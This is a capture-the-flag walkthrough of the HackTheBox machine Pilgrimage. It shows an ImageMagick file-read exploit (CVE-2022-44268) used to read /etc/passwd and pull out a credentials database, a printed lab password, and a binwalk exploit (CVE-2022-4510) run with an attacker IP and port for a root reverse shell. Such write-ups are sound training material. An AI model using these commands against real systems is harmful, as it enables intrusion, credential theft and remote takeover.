
Overview
Pilgrimage is an easy HackTheBox Linux machine built around an image-shrinking web app backed by a vulnerable ImageMagick binary. An exposed .git repository reveals that binary’s exact version, 7.1.0-49 beta, vulnerable to CVE-2022-44268, an arbitrary file read achieved by embedding a crafted chunk in a PNG and letting the app’s own shrink feature process it. That primitive is used twice: first to read /etc/passwd as a proof of concept, then to exfiltrate the application’s SQLite database and recover valid credentials. Root comes from a malware-scanning script that runs binwalk 2.3.2 over every uploaded file, itself vulnerable to CVE-2022-4510, a remote command execution bug triggered simply by placing a malicious file where the scanner will find it.
Attack Chain
- Scan the target and identify
SSHandHTTP, then addpilgrimage.htbto/etc/hosts - Find a static site with an image-shrinking upload feature
- Fuzz the site and discover an exposed
.gitrepository - Dump the repository with
git-dumperand find a bundledmagickbinary - Identify the exact
ImageMagickversion,7.1.0-49 beta, vulnerable toCVE-2022-44268 - Use a public exploit to craft a PNG that leaks arbitrary file contents when processed
- Upload the crafted image through the shrink feature and recover
/etc/passwdfrom the output - Inspect the dumped
.gitsource and find aSQLitedatabase path indashboard.php - Repeat the file-read exploit against the database file
- Extract and reassemble the database from the image’s embedded hex data
- Query the database and recover valid credentials
- Log in over
SSHand read the user flag - Find a root-owned
malwarescan.shscript that runsbinwalk 2.3.2over uploaded files - Identify
CVE-2022-4510, a remote command execution vulnerability in thisbinwalkversion - Craft a malicious PNG with a public exploit and place it in the monitored upload folder
- Catch a reverse shell as root when the scanner processes the file
- Read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.25.49; export NAME=PILGRIMAGE; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,80
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

We add pilgrimage.htb to our /etc/hosts.
Web Enumeration
The Image Shrink App
We quickly check the curl response headers.
curl -I http://pilgrimage.htb

The PHPSESSID cookie indicates we’re working with PHP.

We navigate to http://pilgrimage.htb and find a static site with a file upload feature to shrink images.

We click Shrink and receive a link to download the shrunk file.

Finding an Exposed .git Repository
We run dirsearch.
dirsearch -u http://pilgrimage.htb/ -t 40 -o ./scans/dirsearch_${NAME}_${PORT}_default.txt
We find a .git repository.

We dump it with git-dumper.
git-dumper http://pilgrimage.htb/.git/ src

Inside, we find a binary called magick.
Foothold
Identifying the ImageMagick Vulnerability
We check the binary’s version.
./magick -version
We have ImageMagick 7.1.0-49 beta.

This version has an arbitrary file read vulnerability, CVE-2022-44268. We find a public exploit on GitHub:
https://git.rotfl.io/v/CVE-2022-44268
Reading /etc/passwd
We clone the repository and run the exploit against /etc/passwd, as instructed:
cargo run "/etc/passwd"

This generates an image.png file, which we upload through the shrink functionality on http://pilgrimage.htb.

We download the new image link.
wget http://pilgrimage.htb/shrunk/691a1eaff1fd8.png

We use identify, part of the ImageMagick suite, to describe the image’s format and characteristics.
identify -verbose 691a1eaff1fd8.png
Per the exploit’s instructions, we use the last bit of the output and convert it from hex to bytes.

We save the hex data to a file.

We use tr to strip all newlines, saving to a new file.
tr -d '\n' < hex_etcpasswd > hex_etcpasswdclean


We convert hex to bytes with a Python one-liner.
python3 -c 'import sys; print(bytes.fromhex(sys.stdin.read().strip()))' < hex_etcpasswdclean
We have the contents of /etc/passwd.

A cleaner way is to use xxd.
xxd -r -p hex_etcpasswdclean
Reading the SQLite Database
Now that we can read files, we need something more useful. Inspecting the dumped .git repository’s dashboard.php, we find a SQLite database at /var/db/pilgrimage.

We use the file read exploit again to retrieve it.
cargo run "/var/db/pilgrimage"
The exploit generates a new image.png.

We upload it and download the shrunk link as before.

wget http://pilgrimage.htb/shrunk/691a33a8c3b36.png

We follow the same steps as before.
identify -verbose 691a33a8c3b36.png
The output is quite long this time.


We save the hex data, this time using tr piped directly into xxd to reassemble it into sqlite.db.
tr -d '\n ' < hex_pilgrimagedb | xxd -r -p > sqlite.db

Recovering Credentials
We connect to the database and examine its contents.
sqlite3 sqlite.db
.tables
PRAGMA table_info(users);
select * from users;
We have a username and password.

emily:abigchonkyboi123

We use the credentials to log in over SSH and get a session as emily.

We read the user flag.
Privilege Escalation
Finding the Malware Scanner
We examine processes running as root.
ps -aux | grep root
Two entries stand out: /usr/bin/inotifywait and /usr/sbin/malwarescan.sh.

We examine the script.
cat /usr/sbin/malwarescan.sh
It runs binwalk as root.


We investigate binwalk.
/usr/local/bin/binwalk
We’re running binwalk 2.3.2, and see the -e flag automatically extracts known file types.
Exploiting binwalk
Researching this version turns up a remote command execution exploit, CVE-2022-4510:
https://www.exploit-db.com/exploits/51249
We copy the exploit, rename it, and review its argument flags.

We execute it with a PNG, our IP, and a listening port.
python3 binwalk_exp1_1.py TestPic.png 10.10.14.59 443
